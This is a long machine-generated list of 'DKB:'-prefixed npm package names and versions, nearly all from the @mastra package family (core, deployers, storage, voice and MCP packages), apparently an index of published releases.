DKB:create-mastra@0.18.7
DKB:@mastra/upstash@0.15.10
DKB:@mastra/server@0.24.7
DKB:@mastra/schema-compat@0.11.9
DKB:@mastra/react@0.0.22
DKB:@mastra/playground-ui@7.0.0
DKB:@mastra/pg@0.17.10
DKB:@mastra/mssql@0.5.4
DKB:@mastra/mongodb@0.14.11
DKB:@mastra/braintrust@0.2.4
DKB:@mastra/libsql@0.16.4
DKB:@mastra/core@1.0.0-beta.10
DKB:@mastra/core@unknown
DKB:@mastra/core@1.0.0-beta.9
DKB:@mastra/core@1.0.0-beta.8
DKB:@mastra/core@0.24.7-alpha.2
DKB:@mastra/core@0.24.7-alpha.1
DKB:@mastra/core@1.0.0-beta.7
DKB:@mastra/core@1.0.0-beta.6
DKB:@mastra/core@0.24.7-alpha.0
DKB:@mastra/longmemeval@0.1.42
DKB:@mastra/mcp-docs-server@0.13.45
DKB:@mastra/agent-builder@0.2.5
DKB:@mastra/ai-sdk@0.3.2
DKB:@mastra/astra@0.11.17
DKB:@mastra/auth-clerk@0.11.0
DKB:@mastra/chroma@0.11.18
DKB:@mastra/clickhouse@0.15.9
DKB:@mastra/client-js@0.16.15
DKB:@mastra/cloudflare-d1@0.13.9
DKB:@mastra/cloudflare@0.13.3
DKB:@mastra/core@0.24.6
DKB:@mastra/couchbase@0.11.17
DKB:@mastra/dane@0.1.23
DKB:@mastra/deployer-cloud@0.24.6
DKB:@mastra/deployer-cloudflare@0.14.23
DKB:@mastra/deployer-netlify@0.13.23
DKB:@mastra/deployer-vercel@0.12.23
DKB:@mastra/opensearch@0.11.18
DKB:@mastra/dynamodb@0.15.11
DKB:@mastra/inngest@0.18.5
DKB:@mastra/mcp@0.14.4
DKB:@mastra/memory@0.15.12
DKB:@mastra/mongodb@0.14.10
DKB:@mastra/mssql@0.5.3
DKB:@mastra/lance@0.3.11
DKB:mastra@0.18.6
DKB:create-mastra@0.18.6
DKB:@mastra/voice-deepgram@0.11.13
DKB:@mastra/upstash@0.15.9
DKB:@mastra/server@0.24.6
DKB:@mastra/schema-compat@0.11.8
DKB:@mastra/libsql@0.16.3
DKB:@mastra/rag@1.3.6
DKB:@mastra/playground-ui@6.9.6
DKB:@mastra/pg@0.17.9
DKB:@mastra/deployer@0.24.6
DKB:@mastra/react@0.0.21
DKB:create-mastra@0.18.5
DKB:@mastra/server@0.24.5
DKB:@mastra/react@0.0.20
DKB:@mastra/rag@1.3.5
DKB:@mastra/playground-ui@6.9.5
DKB:@mastra/mcp-docs-server@0.13.44
DKB:@mastra/longmemeval@0.1.41
DKB:@mastra/deployer@0.24.5
DKB:@mastra/deployer-vercel@0.12.22
DKB:@mastra/deployer-cloudflare@0.14.22
DKB:@mastra/deployer-cloud@0.24.5
DKB:@mastra/dane@0.1.22
DKB:@mastra/core@0.24.5
DKB:@mastra/client-js@0.16.14
DKB:mastra@0.18.5
DKB:@mastra/deployer-netlify@0.13.22
DKB:@mastra/deployer-cloud@0.24.4
DKB:@mastra/deployer-cloudflare@0.14.21
DKB:@mastra/deployer-netlify@0.13.21
DKB:@mastra/react@0.0.19
DKB:@mastra/deployer@0.24.4
DKB:@mastra/longmemeval@0.1.40
DKB:@mastra/mcp-docs-server@0.13.43
DKB:@mastra/playground-ui@6.9.4
DKB:@mastra/core@0.24.4
DKB:@mastra/client-js@0.16.13
DKB:mastra@0.18.4
DKB:create-mastra@0.18.4
DKB:@mastra/server@0.24.4
DKB:@mastra/dane@0.1.21
DKB:@mastra/deployer-vercel@0.12.21
DKB:mastra@0.18.3
DKB:create-mastra@0.18.3
DKB:@mastra/voice-google-gemini-live@0.11.1
DKB:@mastra/server@0.24.3
DKB:@mastra/react@0.0.18
DKB:@mastra/deployer-vercel@0.12.20
DKB:@mastra/deployer@0.24.3
DKB:@mastra/longmemeval@0.1.39
DKB:@mastra/ai-sdk@1.0.1
DKB:@mastra/auth-auth0@0.10.8
DKB:@mastra/auth-clerk@0.10.8
DKB:@mastra/playground-ui@6.9.3
DKB:@mastra/auth-supabase@0.10.9
DKB:@mastra/auth-workos@0.10.10
DKB:@mastra/auth@0.1.6
DKB:@mastra/client-js@0.16.12
DKB:@mastra/core@0.24.3
DKB:@mastra/dane@0.1.20
DKB:@mastra/deployer-netlify@0.13.20
DKB:@mastra/deployer-cloudflare@0.14.20
DKB:@mastra/mcp-docs-server@0.13.42
DKB:@mastra/auth-firebase@0.10.7
DKB:@mastra/deployer-cloud@0.24.3
DKB:@mastra/deployer-cloudflare@0.14.19
DKB:@mastra/deployer-netlify@0.13.19
DKB:@mastra/deployer-vercel@0.12.19
DKB:@mastra/longmemeval@0.1.38
DKB:@mastra/mcp-docs-server@0.13.41
DKB:@mastra/mcp@0.14.3
DKB:@mastra/observability@0.0.6
DKB:@mastra/pinecone@0.11.17
DKB:@mastra/playground-ui@6.9.2
DKB:@mastra/react@0.0.17
DKB:@mastra/voice-google-gemini-live@0.11.0
DKB:create-mastra@0.18.2
DKB:mastra@0.18.2
DKB:@mastra/core@0.24.2
DKB:@mastra/deployer-cloud@0.24.2
DKB:@mastra/dane@0.1.19
DKB:@mastra/server@0.24.2
DKB:@mastra/deployer@0.24.2
DKB:@mastra/client-js@0.16.11
DKB:@mastra/ai-sdk@1.0.0
DKB:@mastra/deployer-vercel@0.12.18
DKB:@mastra/deployer-cloudflare@0.14.18
DKB:@mastra/dane@0.1.18
DKB:@mastra/core@0.24.1
DKB:@mastra/client-js@0.16.10
DKB:@mastra/ai-sdk@0.2.7
DKB:@mastra/playground-ui@6.9.1
DKB:@mastra/react@0.0.16
DKB:@mastra/evals@0.14.4
DKB:@mastra/deployer-netlify@0.13.18
DKB:create-mastra@0.18.1
DKB:mastra@0.18.1
DKB:@mastra/mssql@0.5.2
DKB:@mastra/deployer@0.24.1
DKB:@mastra/mcp-docs-server@0.13.40
DKB:@mastra/longmemeval@0.1.37
DKB:@mastra/server@0.24.1
DKB:@mastra/deployer-cloud@0.24.1
DKB:@mastra/voice-openai@0.11.12
DKB:@mastra/voice-openai-realtime@0.11.12
DKB:@mastra/voice-murf@0.11.12
DKB:@mastra/voice-google@0.11.12
DKB:@mastra/voice-google-gemini-live@0.10.18
DKB:@mastra/voice-gladia@0.11.12
DKB:@mastra/voice-elevenlabs@0.11.12
DKB:@mastra/voice-deepgram@0.11.12
DKB:@mastra/voice-cloudflare@0.11.12
DKB:@mastra/voice-azure@0.10.19
DKB:@mastra/vectorize@0.11.17
DKB:@mastra/upstash@0.15.8
DKB:@mastra/turbopuffer@0.11.16
DKB:@mastra/server@0.24.0
DKB:@mastra/schema-compat@0.11.7
DKB:@mastra/s3vectors@0.2.10
DKB:@mastra/voice-sarvam@0.11.12
DKB:@mastra/voice-speechify@0.11.12
DKB:@mastra/qdrant@0.11.19
DKB:@mastra/voice-playai@0.11.12
DKB:@mastra/pinecone@0.11.16
DKB:@mastra/pg@0.17.8
DKB:@mastra/astra@0.11.16
DKB:@mastra/opensearch@0.11.17
DKB:@mastra/chroma@0.11.17
DKB:@mastra/mssql@0.5.1
DKB:@mastra/mongodb@0.14.9
DKB:@mastra/clickhouse@0.15.8
DKB:@mastra/cloudflare-d1@0.13.8
DKB:@mastra/cloudflare@0.13.2
DKB:@mastra/couchbase@0.11.16
DKB:@mastra/dynamodb@0.15.10
DKB:@mastra/inngest@0.18.4
DKB:@mastra/libsql@0.16.2
DKB:@mastra/lance@0.3.10
DKB:@mastra/google-cloud-pubsub@0.1.12
DKB:@mastra/observability@0.0.5
DKB:@mastra/memory@0.15.11
DKB:@mastra/mcp@0.14.2
DKB:@mastra/mcp-registry-registry@0.10.22
DKB:@mastra/mcp-docs-server@0.13.39
DKB:@mastra/longmemeval@0.1.36
DKB:@mastra/loggers@0.10.19
DKB:@mastra/langsmith@0.1.3
DKB:@mastra/langfuse@0.2.3
DKB:@mastra/fastembed@0.10.7
DKB:@mastra/evals@0.14.3
DKB:@mastra/deployer@0.24.0
DKB:@mastra/deployer-vercel@0.12.17
DKB:@mastra/deployer-netlify@0.13.17
DKB:@mastra/deployer-cloudflare@0.14.17
DKB:@mastra/react@0.0.15
DKB:@mastra/deployer-cloud@0.24.0
DKB:@mastra/dane@0.1.17
DKB:@mastra/core@0.24.0
DKB:@mastra/cloud@0.1.22
DKB:@mastra/client-js@0.16.9
DKB:@mastra/braintrust@0.2.3
DKB:@mastra/auth@0.1.5
DKB:@mastra/auth-workos@0.10.9
DKB:@mastra/auth-supabase@0.10.8
DKB:@mastra/auth-firebase@0.10.6
DKB:@mastra/auth-clerk@0.10.7
DKB:@mastra/auth-auth0@0.10.7
DKB:@mastra/arize@0.1.1
DKB:@mastra/ai-sdk@0.2.6
DKB:@mastra/agent-builder@0.2.4
DKB:mastra@0.18.0
DKB:@mastra/playground-ui@6.9.0
DKB:@mastra/rag@1.3.4
DKB:@mastra/otel-exporter@0.3.3
DKB:create-mastra@0.18.0
DKB:@mastra/server@0.23.3
DKB:@mastra/react@0.0.14
DKB:@mastra/playground-ui@6.8.0
DKB:@mastra/mcp-docs-server@0.13.38
DKB:@mastra/longmemeval@0.1.35
DKB:@mastra/inngest@0.18.3
DKB:@mastra/deployer@0.23.3
DKB:@mastra/deployer-vercel@0.12.16
DKB:@mastra/deployer-netlify@0.13.16
DKB:@mastra/deployer-cloudflare@0.14.16
DKB:@mastra/deployer-cloud@0.23.3
DKB:@mastra/dane@0.1.16
DKB:@mastra/core@0.23.3
DKB:@mastra/client-js@0.16.8
DKB:create-mastra@0.17.7
DKB:mastra@0.17.7
DKB:@mastra/mcp-docs-server@0.13.37
DKB:@mastra/memory@0.15.10
DKB:@mastra/mssql@0.5.0
DKB:@mastra/observability@0.0.4
DKB:@mastra/otel-exporter@0.3.2
DKB:@mastra/playground-ui@6.7.2
DKB:@mastra/react@0.0.13
DKB:@mastra/schema-compat@0.11.6
DKB:@mastra/server@0.23.2
DKB:@mastra/longmemeval@0.1.34
DKB:mastra@0.17.6
DKB:@mastra/langsmith@0.1.2
DKB:@mastra/langfuse@0.2.2
DKB:@mastra/lance@0.3.9
DKB:@mastra/deployer@0.23.2
DKB:@mastra/agent-builder@0.2.3
DKB:@mastra/ai-sdk@0.2.5
DKB:@mastra/arize@0.1.0
DKB:@mastra/braintrust@0.2.2
DKB:@mastra/client-js@0.16.7
DKB:@mastra/core@0.23.2
DKB:@mastra/dane@0.1.15
DKB:@mastra/deployer-cloud@0.23.2
DKB:@mastra/deployer-cloudflare@0.14.15
DKB:@mastra/deployer-netlify@0.13.15
DKB:@mastra/deployer-vercel@0.12.15
DKB:@mastra/inngest@0.18.2
DKB:create-mastra@0.17.6
DKB:@mastra/deployer-netlify@0.13.14
DKB:@mastra/deployer-cloudflare@0.14.14
DKB:@mastra/deployer-cloud@0.23.1
DKB:@mastra/langsmith@0.1.1
DKB:@mastra/dane@0.1.14
DKB:@mastra/core@0.23.1
DKB:@mastra/cloudflare@0.13.1
DKB:@mastra/cloudflare-d1@0.13.7
DKB:@mastra/cloud@0.1.21
DKB:@mastra/client-js@0.16.6
DKB:@mastra/clickhouse@0.15.7
DKB:@mastra/chroma@0.11.16
DKB:@mastra/braintrust@0.2.1
DKB:@mastra/auth@0.1.4
DKB:@mastra/auth-workos@0.10.8
DKB:@mastra/auth-supabase@0.10.7
DKB:@mastra/deployer-vercel@0.12.14
DKB:@mastra/deployer@0.23.1
DKB:@mastra/dynamodb@0.15.9
DKB:@mastra/astra@0.11.15
DKB:@mastra/arize@0.0.2
DKB:@mastra/ai-sdk@0.2.4
DKB:@mastra/agent-builder@0.2.2
DKB:@mastra/fastembed@0.10.6
DKB:@mastra/google-cloud-pubsub@0.1.11
DKB:@mastra/inngest@0.18.1
DKB:@mastra/lance@0.3.8
DKB:@mastra/langfuse@0.2.1
DKB:mastra@0.17.5
DKB:create-mastra@0.17.5
DKB:@mastra/voice-speechify@0.11.11
DKB:@mastra/voice-sarvam@0.11.11
DKB:@mastra/voice-playai@0.11.11
DKB:@mastra/evals@0.14.2
DKB:@mastra/voice-openai-realtime@0.11.11
DKB:@mastra/voice-murf@0.11.11
DKB:@mastra/voice-google@0.11.11
DKB:@mastra/voice-google-gemini-live@0.10.17
DKB:@mastra/voice-gladia@0.11.11
DKB:@mastra/voice-elevenlabs@0.11.11
DKB:@mastra/voice-deepgram@0.11.11
DKB:@mastra/voice-cloudflare@0.11.11
DKB:@mastra/voice-azure@0.10.18
DKB:@mastra/vectorize@0.11.16
DKB:@mastra/upstash@0.15.7
DKB:@mastra/turbopuffer@0.11.15
DKB:@mastra/server@0.23.1
DKB:@mastra/schema-compat@0.11.5
DKB:@mastra/s3vectors@0.2.9
DKB:@mastra/react@0.0.12
DKB:@mastra/rag@1.3.3
DKB:@mastra/qdrant@0.11.18
DKB:@mastra/playground-ui@6.7.1
DKB:@mastra/pinecone@0.11.15
DKB:@mastra/pg@0.17.7
DKB:@mastra/otel-exporter@0.3.1
DKB:@mastra/opensearch@0.11.16
DKB:@mastra/observability@0.0.3
DKB:@mastra/mssql@0.4.7
DKB:@mastra/mongodb@0.14.8
DKB:@mastra/memory@0.15.9
DKB:@mastra/mcp@0.14.1
DKB:@mastra/mcp-registry-registry@0.10.21
DKB:@mastra/mcp-docs-server@0.13.36
DKB:@mastra/longmemeval@0.1.33
DKB:@mastra/loggers@0.10.18
DKB:@mastra/libsql@0.16.1
DKB:@mastra/voice-openai@0.11.11
DKB:@mastra/couchbase@0.11.15
DKB:@mastra/auth-auth0@0.10.6
DKB:@mastra/auth-clerk@0.10.6
DKB:@mastra/auth-firebase@0.10.5
DKB:create-mastra@0.17.4
DKB:@mastra/server@0.23.0
DKB:@mastra/react@0.0.11
DKB:@mastra/pg@0.17.6
DKB:@mastra/otel-exporter@0.3.0
DKB:@mastra/mongodb@0.14.7
DKB:@mastra/mcp-docs-server@0.13.35
DKB:@mastra/longmemeval@0.1.32
DKB:@mastra/langsmith@0.1.0
DKB:@mastra/langfuse@0.2.0
DKB:@mastra/lance@0.3.7
DKB:@mastra/inngest@0.18.0
DKB:@mastra/deployer@0.23.0
DKB:@mastra/deployer-vercel@0.12.13
DKB:@mastra/deployer-netlify@0.13.13
DKB:@mastra/deployer-cloudflare@0.14.13
DKB:@mastra/deployer-cloud@0.23.0
DKB:@mastra/dane@0.1.13
DKB:@mastra/core@0.23.0
DKB:@mastra/client-js@0.16.5
DKB:@mastra/braintrust@0.2.0
DKB:@mastra/arize@0.0.1
DKB:mastra@0.17.4
DKB:@mastra/playground-ui@6.7.0
DKB:mastra@0.17.3
DKB:create-mastra@0.17.3
DKB:@mastra/server@0.22.2
DKB:@mastra/react@0.0.10
DKB:@mastra/playground-ui@6.6.2
DKB:@mastra/mcp-docs-server@0.13.34
DKB:@mastra/longmemeval@0.1.31
DKB:@mastra/deployer@0.22.2
DKB:@mastra/deployer-netlify@0.13.12
DKB:@mastra/deployer-cloudflare@0.14.12
DKB:@mastra/ai-sdk@0.2.3
DKB:@mastra/dane@0.1.12
DKB:@mastra/core@0.22.2
DKB:@mastra/deployer-cloud@0.22.2
DKB:@mastra/deployer-vercel@0.12.12
DKB:@mastra/client-js@0.16.4
DKB:mastra@0.17.2
DKB:create-mastra@0.17.2
DKB:@mastra/server@0.22.1
DKB:@mastra/react@0.0.9
DKB:@mastra/playground-ui@6.6.1
DKB:@mastra/mcp-docs-server@0.13.33
DKB:@mastra/langsmith@0.0.6
DKB:@mastra/longmemeval@0.1.30
DKB:@mastra/braintrust@0.1.9
DKB:@mastra/client-js@0.16.3
DKB:@mastra/deployer-vercel@0.12.11
DKB:@mastra/deployer-netlify@0.13.11
DKB:@mastra/deployer-cloudflare@0.14.11
DKB:@mastra/deployer-cloud@0.22.1
DKB:@mastra/dane@0.1.11
DKB:@mastra/core@0.22.1
DKB:@mastra/langfuse@0.1.2
DKB:@mastra/deployer@0.22.1
DKB:@mastra/deployer-netlify@0.13.10
DKB:@mastra/deployer-vercel@0.12.10
DKB:@mastra/mcp-registry-registry@0.10.20
DKB:@mastra/dynamodb@0.15.8
DKB:@mastra/evals@0.14.1
DKB:@mastra/google-cloud-pubsub@0.1.10
DKB:@mastra/inngest@0.17.0
DKB:@mastra/lance@0.3.6
DKB:@mastra/langfuse@0.1.1
DKB:@mastra/langsmith@0.0.5
DKB:@mastra/libsql@0.16.0
DKB:@mastra/loggers@0.10.17
DKB:@mastra/longmemeval@0.1.29
DKB:@mastra/mcp-docs-server@0.13.32
DKB:@mastra/deployer-cloudflare@0.14.10
DKB:@mastra/deployer-cloud@0.22.0
DKB:@mastra/dane@0.1.10
DKB:@mastra/couchbase@0.11.14
DKB:@mastra/core@0.22.0
DKB:@mastra/cloudflare@0.13.0
DKB:@mastra/cloudflare-d1@0.13.6
DKB:@mastra/cloud@0.1.20
DKB:@mastra/client-js@0.16.2
DKB:@mastra/clickhouse@0.15.6
DKB:@mastra/memory@0.15.8
DKB:@mastra/chroma@0.11.15
DKB:@mastra/braintrust@0.1.8
DKB:@mastra/astra@0.11.14
DKB:@mastra/arize@0.0.0
DKB:@mastra/ai-sdk@0.2.2
DKB:@mastra/agent-builder@0.2.1
DKB:mastra@0.17.1
DKB:create-mastra@0.17.1
DKB:@mastra/voice-speechify@0.11.10
DKB:@mastra/voice-sarvam@0.11.10
DKB:@mastra/voice-playai@0.11.10
DKB:@mastra/voice-openai@0.11.10
DKB:@mastra/voice-openai-realtime@0.11.10
DKB:@mastra/voice-murf@0.11.10
DKB:@mastra/voice-google@0.11.10
DKB:@mastra/voice-google-gemini-live@0.10.16
DKB:@mastra/voice-gladia@0.11.10
DKB:@mastra/voice-elevenlabs@0.11.10
DKB:@mastra/voice-deepgram@0.11.10
DKB:@mastra/mcp@0.14.0
DKB:@mastra/voice-azure@0.10.17
DKB:@mastra/vectorize@0.11.15
DKB:@mastra/upstash@0.15.6
DKB:@mastra/turbopuffer@0.11.14
DKB:@mastra/server@0.22.0
DKB:@mastra/s3vectors@0.2.8
DKB:@mastra/react@0.0.8
DKB:@mastra/rag@1.3.2
DKB:@mastra/qdrant@0.11.17
DKB:@mastra/playground-ui@6.6.0
DKB:@mastra/pinecone@0.11.14
DKB:@mastra/pg@0.17.5
DKB:@mastra/otel-exporter@0.2.0
DKB:@mastra/opensearch@0.11.15
DKB:@mastra/observability@0.0.2
DKB:@mastra/mssql@0.4.6
DKB:@mastra/mongodb@0.14.6
DKB:@mastra/deployer@0.22.0
DKB:@mastra/voice-cloudflare@0.11.10
DKB:@mastra/ai-sdk@0.2.1
DKB:@mastra/client-js@0.16.1
DKB:@mastra/core@0.21.1
DKB:@mastra/dane@0.1.9
DKB:@mastra/deployer-cloud@0.21.1
DKB:@mastra/deployer-cloudflare@0.14.9
DKB:@mastra/deployer-netlify@0.13.9
DKB:@mastra/deployer-vercel@0.12.9
DKB:@mastra/deployer@0.21.1
DKB:@mastra/longmemeval@0.1.28
DKB:@mastra/mcp-docs-server@0.13.31
DKB:@mastra/pg@0.17.4
DKB:@mastra/playground-ui@6.5.1
DKB:@mastra/react@0.0.7
DKB:@mastra/server@0.21.1
DKB:create-mastra@0.17.0
DKB:mastra@0.17.0
DKB:@mastra/mcp@0.13.5
DKB:@mastra/mcp-registry-registry@0.10.19
DKB:@mastra/mcp-docs-server@0.13.30
DKB:@mastra/longmemeval@0.1.27
DKB:@mastra/loggers@0.10.16
DKB:@mastra/mongodb@0.14.5
DKB:@mastra/langsmith@0.0.4
DKB:@mastra/langfuse@0.1.0
DKB:@mastra/lance@0.3.5
DKB:@mastra/inngest@0.16.1
DKB:@mastra/google-cloud-pubsub@0.1.9
DKB:@mastra/evals@0.14.0
DKB:@mastra/dynamodb@0.15.7
DKB:@mastra/deployer@0.21.0
DKB:@mastra/deployer-vercel@0.12.8
DKB:@mastra/deployer-netlify@0.13.8
DKB:@mastra/deployer-cloudflare@0.14.8
DKB:@mastra/deployer-cloud@0.21.0
DKB:@mastra/dane@0.1.8
DKB:@mastra/couchbase@0.11.13
DKB:@mastra/core@0.21.0
DKB:@mastra/cloudflare@0.12.5
DKB:@mastra/cloudflare-d1@0.13.5
DKB:@mastra/cloud@0.1.19
DKB:@mastra/client-js@0.16.0
DKB:@mastra/clickhouse@0.15.5
DKB:@mastra/chroma@0.11.14
DKB:@mastra/braintrust@0.1.7
DKB:@mastra/astra@0.11.13
DKB:@mastra/ai-sdk@0.2.0
DKB:@mastra/agent-builder@0.2.0
DKB:mastra@0.16.0
DKB:create-mastra@0.16.0
DKB:@mastra/voice-speechify@0.11.9
DKB:@mastra/voice-sarvam@0.11.9
DKB:@mastra/voice-playai@0.11.9
DKB:@mastra/voice-openai@0.11.9
DKB:@mastra/voice-openai-realtime@0.11.9
DKB:@mastra/voice-murf@0.11.9
DKB:@mastra/voice-google@0.11.9
DKB:@mastra/voice-google-gemini-live@0.10.15
DKB:@mastra/voice-gladia@0.11.9
DKB:@mastra/voice-elevenlabs@0.11.9
DKB:@mastra/voice-deepgram@0.11.9
DKB:@mastra/voice-cloudflare@0.11.9
DKB:@mastra/voice-azure@0.10.16
DKB:@mastra/vectorize@0.11.14
DKB:@mastra/upstash@0.15.5
DKB:@mastra/turbopuffer@0.11.13
DKB:@mastra/memory@0.15.7
DKB:@mastra/s3vectors@0.2.7
DKB:@mastra/react@0.0.6
DKB:@mastra/rag@1.3.1
DKB:@mastra/qdrant@0.11.16
DKB:@mastra/playground-ui@6.5.0
DKB:@mastra/pinecone@0.11.13
DKB:@mastra/pg@0.17.3
DKB:@mastra/otel-exporter@0.1.0
DKB:@mastra/opensearch@0.11.14
DKB:@mastra/mssql@0.4.5
DKB:@mastra/libsql@0.15.2
DKB:@mastra/server@0.21.0
DKB:create-mastra@0.15.1
DKB:@mastra/server@0.20.2
DKB:@mastra/react@0.0.5
DKB:@mastra/playground-ui@6.4.1
DKB:@mastra/mcp-docs-server@0.13.29
DKB:@mastra/longmemeval@0.1.26
DKB:@mastra/inngest@0.16.0
DKB:@mastra/deployer@0.20.2
DKB:@mastra/deployer-vercel@0.12.7
DKB:@mastra/deployer-netlify@0.13.7
DKB:@mastra/deployer-cloudflare@0.14.7
DKB:@mastra/deployer-cloud@0.20.2
DKB:@mastra/dane@0.1.7
DKB:@mastra/core@0.20.2
DKB:@mastra/client-js@0.15.2
DKB:mastra@0.15.1
DKB:@mastra/pg@0.17.2
DKB:@mastra/playground-ui@6.4.0
DKB:@mastra/react@0.0.4
DKB:@mastra/s3vectors@0.2.6
DKB:@mastra/server@0.20.1
DKB:create-mastra@0.15.0
DKB:mastra@0.15.0
DKB:@mastra/memory@0.15.6
DKB:@mastra/mcp@0.13.4
DKB:@mastra/longmemeval@0.1.25
DKB:@mastra/langsmith@0.0.3
DKB:@mastra/deployer-vercel@0.12.6
DKB:@mastra/dynamodb@0.15.6
DKB:@mastra/deployer@0.20.1
DKB:@mastra/agent-builder@0.1.1
DKB:@mastra/ai-sdk@0.1.1
DKB:@mastra/chroma@0.11.13
DKB:@mastra/client-js@0.15.1
DKB:@mastra/core@0.20.1
DKB:@mastra/dane@0.1.6
DKB:@mastra/mcp-docs-server@0.13.28
DKB:@mastra/deployer-cloudflare@0.14.6
DKB:@mastra/deployer-netlify@0.13.6
DKB:@mastra/inngest@0.15.1
DKB:@mastra/deployer-cloud@0.20.1
DKB:mastra@0.14.1
DKB:create-mastra@0.14.1
DKB:@mastra/deployer-vercel@0.12.5
DKB:@mastra/deployer-netlify@0.13.5
DKB:@mastra/deployer-cloudflare@0.14.5
DKB:@mastra/mongodb@0.14.4
DKB:@mastra/dane@0.1.5
DKB:@mastra/couchbase@0.11.12
DKB:@mastra/core@0.20.0
DKB:@mastra/cloudflare@0.12.4
DKB:@mastra/cloudflare-d1@0.13.4
DKB:@mastra/cloud@0.1.18
DKB:@mastra/clickhouse@0.15.4
DKB:@mastra/chroma@0.11.12
DKB:@mastra/braintrust@0.1.6
DKB:@mastra/astra@0.11.12
DKB:@mastra/ai-sdk@0.1.0
DKB:@mastra/agent-builder@0.1.0
DKB:@mastra/deployer@0.20.0
DKB:@mastra/dynamodb@0.15.5
DKB:@mastra/evals@0.13.10
DKB:@mastra/google-cloud-pubsub@0.1.8
DKB:@mastra/inngest@0.15.0
DKB:@mastra/lance@0.3.4
DKB:@mastra/langfuse@0.0.11
DKB:@mastra/langsmith@0.0.2
DKB:@mastra/libsql@0.15.1
DKB:@mastra/loggers@0.10.15
DKB:@mastra/longmemeval@0.1.24
DKB:@mastra/mcp-docs-server@0.13.27
DKB:@mastra/mcp-registry-registry@0.10.18
DKB:@mastra/mcp@0.13.3
DKB:@mastra/memory@0.15.5
DKB:mastra@0.14.0
DKB:create-mastra@0.14.0
DKB:@mastra/voice-speechify@0.11.8
DKB:@mastra/voice-sarvam@0.11.8
DKB:@mastra/voice-playai@0.11.8
DKB:@mastra/voice-openai@0.11.8
DKB:@mastra/voice-openai-realtime@0.11.8
DKB:@mastra/voice-murf@0.11.8
DKB:@mastra/voice-google@0.11.8
DKB:@mastra/voice-google-gemini-live@0.10.14
DKB:@mastra/voice-gladia@0.11.8
DKB:@mastra/voice-elevenlabs@0.11.8
DKB:@mastra/voice-deepgram@0.11.8
DKB:@mastra/voice-cloudflare@0.11.8
DKB:@mastra/voice-azure@0.10.15
DKB:@mastra/vectorize@0.11.13
DKB:@mastra/upstash@0.15.4
DKB:@mastra/turbopuffer@0.11.12
DKB:@mastra/server@0.20.0
DKB:@mastra/s3vectors@0.2.5
DKB:@mastra/react@0.0.3
DKB:@mastra/rag@1.3.0
DKB:@mastra/qdrant@0.11.15
DKB:@mastra/playground-ui@6.3.0
DKB:@mastra/pinecone@0.11.12
DKB:@mastra/pg@0.17.1
DKB:@mastra/otel-exporter@0.0.3
DKB:@mastra/opensearch@0.11.13
DKB:@mastra/mssql@0.4.4
DKB:@mastra/deployer-cloud@0.20.0
DKB:@mastra/client-js@0.15.0
DKB:@mastra/client-js@0.14.1
DKB:@mastra/core@0.19.1
DKB:@mastra/dane@0.1.4
DKB:@mastra/deployer-cloud@0.19.1
DKB:@mastra/deployer@0.19.1
DKB:@mastra/deployer-netlify@0.13.4
DKB:mastra@0.13.4
DKB:@mastra/deployer-vercel@0.12.4
DKB:create-mastra@0.13.4
DKB:@mastra/mcp-docs-server@0.13.26
DKB:@mastra/playground-ui@6.2.4
DKB:@mastra/react@0.0.2
DKB:@mastra/server@0.19.1
DKB:@mastra/deployer-cloudflare@0.14.4
DKB:@mastra/longmemeval@0.1.23
DKB:@mastra/libsql@0.15.0
DKB:@mastra/lance@0.3.3
DKB:@mastra/voice-speechify@0.11.7
DKB:@mastra/inngest@0.14.2
DKB:@mastra/dynamodb@0.15.4
DKB:@mastra/couchbase@0.11.11
DKB:@mastra/voice-playai@0.11.7
DKB:@mastra/voice-openai@0.11.7
DKB:@mastra/voice-openai-realtime@0.11.7
DKB:@mastra/voice-murf@0.11.7
DKB:@mastra/voice-google@0.11.7
DKB:@mastra/voice-google-gemini-live@0.10.13
DKB:@mastra/voice-gladia@0.11.7
DKB:@mastra/voice-elevenlabs@0.11.7
DKB:@mastra/voice-deepgram@0.11.7
DKB:@mastra/voice-cloudflare@0.11.7
DKB:@mastra/voice-azure@0.10.14
DKB:@mastra/vectorize@0.11.12
DKB:@mastra/cloudflare@0.12.3
DKB:@mastra/cloudflare-d1@0.13.3
DKB:@mastra/upstash@0.15.3
DKB:@mastra/turbopuffer@0.11.11
DKB:@mastra/s3vectors@0.2.4
DKB:@mastra/qdrant@0.11.14
DKB:@mastra/pinecone@0.11.11
DKB:@mastra/pg@0.17.0
DKB:@mastra/opensearch@0.11.12
DKB:@mastra/mssql@0.4.3
DKB:@mastra/mongodb@0.14.3
DKB:@mastra/voice-sarvam@0.11.7
DKB:@mastra/agent-builder@0.0.7
DKB:@mastra/ai-sdk@0.0.5
DKB:@mastra/astra@0.11.11
DKB:@mastra/braintrust@0.1.5
DKB:@mastra/chroma@0.11.11
DKB:@mastra/clickhouse@0.15.3
DKB:@mastra/client-js@0.14.0
DKB:@mastra/cloud@0.1.17
DKB:@mastra/otel-exporter@0.0.2
DKB:@mastra/playground-ui@6.2.3
DKB:@mastra/core@0.19.0
DKB:@mastra/rag@1.2.7
DKB:@mastra/dane@0.1.3
DKB:@mastra/deployer-cloud@0.19.0
DKB:@mastra/deployer-cloudflare@0.14.3
DKB:@mastra/mcp@0.13.2
DKB:@mastra/deployer-vercel@0.12.3
DKB:@mastra/deployer@0.19.0
DKB:@mastra/server@0.19.0
DKB:@mastra/evals@0.13.9
DKB:@mastra/google-cloud-pubsub@0.1.7
DKB:@mastra/memory@0.15.4
DKB:create-mastra@0.13.3
DKB:@mastra/langfuse@0.0.10
DKB:@mastra/langsmith@0.0.1
DKB:mastra@0.13.3
DKB:@mastra/loggers@0.10.14
DKB:@mastra/longmemeval@0.1.22
DKB:@mastra/mcp-docs-server@0.13.25
DKB:@mastra/deployer-netlify@0.13.3
DKB:@mastra/mcp-registry-registry@0.10.17
DKB:@mastra/inngest@0.14.1
DKB:@mastra/voice-speechify@0.11.6
DKB:@mastra/voice-sarvam@0.11.6
DKB:@mastra/voice-playai@0.11.6
DKB:@mastra/voice-openai@0.11.6
DKB:@mastra/voice-openai-realtime@0.11.6
DKB:@mastra/voice-murf@0.11.6
DKB:@mastra/voice-google@0.11.6
DKB:@mastra/voice-google-gemini-live@0.10.12
DKB:@mastra/voice-gladia@0.11.6
DKB:@mastra/voice-elevenlabs@0.11.6
DKB:@mastra/voice-deepgram@0.11.6
DKB:@mastra/voice-cloudflare@0.11.6
DKB:@mastra/voice-azure@0.10.13
DKB:@mastra/libsql@0.14.3
DKB:@mastra/vectorize@0.11.11
DKB:@mastra/mongodb@0.14.2
DKB:@mastra/turbopuffer@0.11.10
DKB:@mastra/s3vectors@0.2.3
